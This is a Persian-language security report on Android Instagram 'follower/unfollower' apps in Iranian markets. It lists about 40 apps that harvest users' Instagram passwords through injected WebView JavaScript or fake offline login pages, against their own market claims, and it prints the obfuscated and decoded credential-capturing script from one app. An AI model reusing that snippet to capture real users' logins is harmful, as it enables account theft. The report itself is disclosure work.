بسمه‌تعالی

گزارش کامل بررسی اپلیکیشن‌های اینستاگرامی مارکت‌های ایرانی

بخش دوم: برنامه‌های استخراج‌کننده رمز عبور

فهرست مطالب

۱ چکیده

همانطور که در بخش اول این مجموعه گزارش ذکر شد برنامه‌های زیادی با روش‌های مختلف رمز عبور کاربران را به سرقت می‌برند. در طول بررسی برنامه‌های اینستاگرامی، برنامه‌هایی یافت شد که از طریق همان روش‌های برنامه‌های سارق، پسورد کاربران را استخراج کرده و بسیاری از آن‌ها حتی پسورد را به صورت آشکار ذخیره می‌کردند ولی شواهدی از ارسال پسورد به سروری به جز سرور اینستاگرام در آن‌ها یافت نشد. بسیاری از این برنامه‌های در صفحه توضیحاتشان در مارکت‌ها یا در داخل برنامه به کاربران اطمینان می‌دادند که به پسورد آن‌ها دسترسی ندارند و اطلاعات آن‌ها مستقیما به اینستاگرام ارسال می‌شود. بررسی این برنامه‌ها نتایجی به جز این ادعا را در پی داشت و نشان می‌داد که این برنامه‌ها به پسورد کاربران دسترسی دارند. در هر صورت این برنامه‌ها خطر بالایی دارند و با توجه به اینکه پسورد اینستاگرام کاربر را در اختیار دارند، با یک به‌روزرسانی ساده برنامه توسط توسعه‌دهنده، امکان سرقت پسورد به آسانی فراهم خواهد شد. با توجه به آمار نصب ، تعداد کاربران این برنامه‌ها به‌صورت تخمینی بیش از یک میلیون نفر است.

۲ برنامه‌های استخراج‌کننده رمز عبور

در لیست برنامه‌هایی که در بخش اول مجموعه‌گزارش به عنوان سارق رمز عبور اینستاگرام آورده شده‌اند از برنامه‌هایی که رمز عبور کاربر را استخراج می‌کردند ولی شواهدی از ارسال خود رمز عبور به جای دیگری دیده نشد، صرف نظر شده است. این برنامه‌ها (که از این پس آن‌ها را برنامه‌های استخراج کننده می‌نامیم) در ادامه بررسی می‌شوند. تقریبا همه این برنامه‌ها از طریق افزودن کدجاوااسکریپتی رمز عبور کاربر را استخراج می‌کنند. این روش در بخش اول توضیح داده شده است.

میزان نصب این اپلیکیشن‌ها نیز بیش از یک میلیون نصب است. لیست این برنامه‌ها به‌صورت زیر است:

برنامه‌هایی که با افزودن کدجاوااسکریپت رمز عبور را استخراج می‌کنند به‌صورت زیر هستند.

نام برنامه	نام بسته	حداقل نصب	بررسی
آنفالویاب اینستاگرام	ranjbar.hadi.instaplus	500000	رمز عبور در دیتابیس برنامه با نام freak ذخیره شده است
لایک گیر اینستاگرام	com.amgdroid.instalike	50000	اطلاعات در sharedPreferences با نام UserAuthentication ذخیره شده است
فالوئر گیر اینستاگرام	com.amgdroid.followgir	50000	با نام info_pass در فایل sh.xml در shared preferences
آنفالویاب اینستاگرام	com.instafollow.applex	50000	رمز عبور استخراج شده و به‌صورت رمز شده ذخیره می‌شود
فالوئر و لایک بگیر (اینستا ممبر)	com.MOHSEN007485.InstaFalower	50000	اطلاعات را در حافظه گوشی در فولدر instamember در فایلی با نام usr_login.xml که usr نام کاربری اینستاگرامی فرد است ذخیره می‌کند
آنفالویاب همه کاره (اینستاتولز)	com.MOHSEN007485.AnalizMember	20000	اطلاعات در sharedPreferences با نام UserAuthentication ذخیره شده است
آنفالویاب اینستاگرام	com.pishroid.checkunfollowers	20000	اطلاعات در sharedPreferences با نام UserAuthentication ذخیره شده است

آنفالویاب اینستاگرام	com.aplus_unfollow_instagram	20000	اطلاعات در sharedPreferences با نام UserAuthentication_encrypted ذخیره شده است (عادی و رمز نشده)
لایکستان (لایک بگیر)	ranjbar.hadi.likestan	20000	در دیتابیس likestan.db در جدول user ذخیره شده است
انفالویاب اینستاگرام	com.uonfollwrs.instatolsy	20000	با توجه به کد استخراج می‌کند
آنفالویاب اینستاگرام	ir.rezamk.followmanager	20000	رمز عبور را رمزشده ذخیره می‌کند
تاپ فالو | فالور بگیر اینستگرام	ir.followertops.mohammad	20000	در دیتابیس ذخیره می‌شود
آنفالویاب هوشمند همه‌کاره (دانلودر)	com.example.hamid.unfollower	20000	اطلاعات در sharedPreferences با نام set ذخیره می‌شود
فالویر بگیر اینستاگرام	ir.novinsofts.followlike	20000	رمز عبور در دیتابیس برنامه به‌صورت آشکار ذخیره می‌شود
لایک کده- افزایش لایک اینستاگرام	com.androidineh.instacomment	20000	رمز عبور را ذخیره می‌کند
اینستافالوور فالوئر بگیر اینستاگرام	com.androidineh.instafollower	20000	با توجه به کد استخراج می‌کند
افزایش فالوور و لایک اینستاگرام	ir.novinsofts.fowlowgir	20000	با توجه به کد استخراج می‌کند
لایک و فالوئر بگیر اینستا (مَگنت)	com.magnet.sibroid	10000	با توجه به کد استخراج می‌کند و ظاهرا رمز شده در sharedPreferences ذخیره کرده
فالوور گیر اینستاگرام	ir.followergir	10000	با توجه به کد استخراج می‌کند
فالوئر بگیر اینستاگرام (فالوکده)	ir.rubin.FollowKadeh	10000	رمز عبور رو ذخیره می‌کند
مگافالور (فالور بگیر)	net.ranjbar.followerbegir	10000	با توجه به کد استخراج می‌کند
آنفالویاب اینستاگرام	ir.unfollowyab.mahmood	5000	با توجه به کد استخراج می‌کند
انفالویاب اینستاگرام	com.developer.comeback	5000	با توجه به کد استخراج می‌کند

توربوفالوئر/فالوور بگیر و لایک بگیر	mmz.negaroid.torbofollowers	5000	با توجه به کد استخراج می‌کند
افزایش فالوور و لایک اینستگرام	com.negahetazehco.NeoInstagram	5000	با توجه به کد استخراج می‌کند
سوپر اینستا : افزایش فالوئر و لایک	ir.unclemilad.instafollower	5000	با توجه به کد استخراج می‌کند
فن پلاس (فالوئر بگیر اینستاگرام)	ir.rezamk.fanplus	2000	با توجه به کد استخراج می‌کند
آنفالویاب اینستاگرام	com.tooskagroup.checkunfollowers	2000	رمز عبور ذخیره می‌کند
آنفالویاب هوشمند اینستاگرام	com.ajalyskonandeinsta	500	با توجه به کد استخراج می‌کند
آنفالویاب پیشرفته اینستاگرام	ir.instaunfollowyab.sah	500	رمز عبور رو ذخیره می‌کند
توربولایک– افزایش لایک اینستاگرام	com.rayan.turbolike	500	با توجه به کد استخراج می‌کند
انفالویاب طلایی	com.seven.annfowlloyabtalaei	500	رمز عبور رو ذخیره می‌کند
فالوربگیر–لایک کده	ir.followLike.EslaHi	500	رمز عبور رو ذخیره می‌کند
آنفالویاب اینستاگرام	unfollowyabi.sibroid	200	رمز عبور رو ذخیره می‌کند
لاکچری اینستا (فالوئر و لایک بگیر)	com.delroid.instafollower	200	با توجه به کد استخراج می‌کند
فالور استور – فالور بگیر اینستاگرام	ir.parsapp.instagramtools	200	با توجه به کد استخراج می‌کند
آنفالویاب اینستا	com.jahansoft1.unfollowww	200	رمز عبور رو ذخیره می‌کند

برنامه‌های زیر نیز صفحه جعلی طراحی شده مشابه با صفحه اصلی اینستاگرام دارند (صفحه آفلاین است)

نام برنامه	نام بسته	حداقل نصب	بررسی
کافه اینستا - فالوئر، لایک، کامنت	com.ghaleh.cafeinstagram	100000	یک صفحه html آفلاین از فولدر assets بارگذاری می‌شود که مشابه صفحه اینستاگرام است
اینستا فالو- فالور و لایک بگیر	ir.sourceandroid.instafollow	2000	صفحه لاگین آفلاین جعلی نمایش داده می‌شود
اینستاپرو: فالو و لایک بگیر اینستا	com.appline.instapro	500	صفحه لاگین آفلاین جعلی نمایش داده می‌شود

در ادامه اطلاعات مربوط چند برنامه پرنصب از این نوع برنامه‌ها ذکر شده است. سایر برنامه‌های این دسته نیز مانند این برنامه‌ها عمل می‌کنند.

۲-۱ آنفالویاب اینستاگرام

این برنامه بین حدود پانصدهزار نصب فعال در مارکت‌ها دارد و ظاهرا پرنصب‌ترین برنامه در میان برنامه‌های اینستاگرامی است.

بررسی کد برنامه نشان می‌دهد که این برنامه با افزودن کد جاوااسکریپت به WebView رمز عبور کاربر را استخراج می‌کند. برای پنهان کردن این کار، کد جاوااسکریپتی در برنامه به‌صورت base64 کد شده است و به‌صورت معمول قابل مشاهده نیست. رشته‌های تصویر زیر مربوط به این مورد است:

```
public static class login_02 extends C1310h {
    /* renamed from: a */
    public static String f7859a;
    /* renamed from: b */
    public static String f7860b;
    /* renamed from: c */
    public static String f7861c;
    /* renamed from: d */
    public static String f7862d;
    TextView ae;
    CheckBox af;
    C1226c ag = new C17961(this);
    private String ah = "amF2YXNjcmlwdDp2YXIgYnV0dG9uc0xpc3QgPSBkb2N1bWVudC5nZXRFbGVt
        ZW50c0J5VGFnTmFtZSgiYnV0dG9uIik7dmFyIHN1YXJjaFRleHQgPSAiTG9nIGluIjtmb3IgKHZhc
        iBpID0gMDsgaSA8IGJ1dHRvbnNMaXN0Lmxlbmd0aDsgaSsrKSB7aWYgKGJ1dHRvbnNMaXN0W2ldLn
        RleHRDb250ZW50ID09IHN1YXJjaFRleHQpIHtidXR0b25zTGlzdFtpXS5hZGRFdmVudExpc3RlbmV
        yKCJjbGljayIsIGZlbmN0aW9uKCl7Y29uc29sZS5sb2coZG9jdWllbnQucXVlcnlTZWxlY3Rvcign
        W2FyaWEtbGFiZWw9IlBob25lIG5lbWJlciwgdXNlcm5hbWUsIG9yIGVtYWlsIl0nKS52YWx1ZSsnY
        mdtY2RlJytkb2N1bWVudC5xdWVyeVN1bGVjdG9yKCdbYXJpYS1sYWJlbD0iUGFzc3dvcmQiXScpLn
        ZhbHVlKTt9KTticmVhazt9fQ==";
    private String ai = "amF2YXNjcmlwdDppZihkb2N1bWVudC5nZXRFbGVtZW50c0J5Q2xhc3NOYW1l
        KCdidXR0b24tZ3J1ZW4nKVswXS17ZG9jdW1lbnQuZ2V0RWxlbWVudHNCeUNsYXNzTmFtZSgnYnV0d
        G9uLWdyZWVuJylbMF0uYWRkRXZlbnRMaXN0ZW5lcigiY2xpY2siLCBmdW5jdGlvbigpeyBjb25zb2
        xlLmxvZyhkb2N1bWVudC5nZXRFbGVtZW50QnlJZCgnaWRfdXN1cm5hbWUnKS52YWx1ZSsnYmdtY2R
        lJytkb2N1bWVudC5nZXRFbGVtZW50QnlJZCgnaWRfcGFzc3dvcmQnKS52YWx1ZSk7fSl9fQ==";
```

شکل ۱ کد جاوااسکریپت به‌صورت base64 (رشته‌های ah و ai)

دیکد کردن این رشته‌ها نشان می‌دهد که ah به‌صورت زیر است:


```
javascript:var buttonsList =
document.getElementsByTagName("button");var searchText = "Log
in";for (var i = 0; i < buttonsList.length; i++) {if
(buttonsList[i].textContent == searchText)
{buttonsList[i].addEventListener("click",
function(){console.log(document.querySelector('[aria-label="Phone
number, username, or
email"]').value+'bgmcde'+document.querySelector('[aria-
label="Password"]').value);});break;}}
```

و ai به‌صورت زیر:

```
javascript:if(document.getElementsByClassName('button-
green')[0]){document.getElementsByClassName('button-
green')[0].addEventListener("click",
function(){ console.log(document.getElementById('id_username').val
ue+'bgmcde'+document.getElementById('id_password').value);})}
```

که این کدها، همان کدهای لازم برای استخراج رمز عبور است.

همچنین بررسی داده‌های ذخیره شده توسط این برنامه نیز نشان می‌دهد که در دیتابیس این برنامه، در جدول user داده با نام freak همان رمز عبور اینستاگرام کاربر است.




شکل ۲ ذخیره رمز عبور اینستاگرام کاربر در دیتابیس برنامه

۲-۲ برنامه کافه اینستا

این برنامه بین صد هزار تا دویست‌هزار نصب فعال در کافه‌بازار دارد. در توضیحات صفحه مارکت آن متن زیر ذکر شده است:

توجه مهم: این برنامه به هیچ‌یک از اطلاعات حساب شما دسترسی ندارد و تمام اطلاعات شما نزد اینستاگرام محفوظ است و این برنامه فقط از API اینستاگرام استفاده میکند و لاگین شدن شما در اپلیکیشن کاملا توسط اینستاگرام انجام می‌شود. توجه کنید که این برنامه، توسط APIاینستاگرام میتواند از طرف شما لایک و کامنت بگذارد و همچنین به خاطر ویژگی نمایش پروفایل، و فالو کردن دیگران از طرف شما نیاز به قابلیت فالو و آنفالو از طرف شما می‌باشد.

این برنامه به جای صفحه اصلی لاگین اینستاگرام از یک صفحه html آفلاین بارگذاری می‌شود. فایل il.html در پوشه assets برای فریب کاربر استفاده می‌شود.



شکل ۳ صفحه جعلی در پوشه assets

همچنین صحت این ادعا به سادگی قابل بررسی است و کافیست اتصال اینترنت دستگاه قطع شود، مشاهده می‌شود که برنامه کافه‌اینستا همچنان صفحه لاگین اینستاگرام را بارگذاری خواهد کرد در حالی که صفحه اصلی باید از سایت اینستاگرام بارگذاری شود که بدون اینترنت امکان‌پذیر نیست.

۳-۲ برنامه لایک‌گیر اینستاگرام


این برنامه بین پنجاه‌هزار تا صد هزار نصب فعال دارد.

نام برنامه	نام بسته	حداقل نصب	بررسی
لایک گیر اینستاگرام	com.amgdroid.instalike	50000	اطلاعات در sharedPreferences با نام UserAuthentication ذخیره شده است

توضیح زیر در صفحه مارکت این برنامه آمده است.

اما برخلاف این ادعا این برنامه نام کاربری و رمز عبور کاربر را استخراج کرده و ذخیره می‌کند.

این برنامه با افزودن کد جاوااسکریپت به صفحه لاگین اینستاگرام نام کاربری و رمز عبور اینستاگرام کاربر را استخراج کرده و ذخیره می‌کند. این اطلاعات در sharedPreferences با نام UserAuthentication ذخیره می‌شود.



شکل ۴ ذخیره رمز عبور و نام کاربری

۳ نتیجه‌گیری

در این گزارش به بررسی برنامه‌هایی پرداخته شد که پسورد اینستاگرام کاربر را استخراج می‌کردند. این برنامه‌ها خطر کمتری از برنامه‌های سارق دارند و هنوز پسورد کاربران را به سرقت نبرده‌اند یا شواهدی از این مورد در دسترس نیست اما خطر این برنامه‌ها همچنان بالا است. همانطور که در اولین گزارش این مجموعه ذکر شده بود حدود ۱۰۰ برنامه که نیاز به لاگین اینستاگرام داشتند در طول تحقیق بررسی شدند که از این میان بیش از پنجاه مورد آن‌ها اطلاعات کاربران را به سرقت می‌برند از میان برنامه‌های باقیمانده نیز ۴۰ مورد آن‌ها پسورد کاربران را استخراج می‌کردند که در این گزارش بررسی شدند. این نتایج نشان می‌دهد که به صورت آماری حداقل حدود ۹۰ درصد برنامه‌های اینستاگرامی مارکت‌ها خطرناک هستند و روی برنامه‌های مشابه این نوع روی مارکت‌ها قرار می‌گیرند باید نظارت بیشتری وجود داشته باشد. برای نظارت حداقلی لازم است مواردی که در این مجموعه گزارش ذکر شد (صفحه جعلی آفلاین و آنلاین و استخراج پسورد با کد جاوا اسکریپت) پیش از انتشار برنامه‌ها بررسی شوند.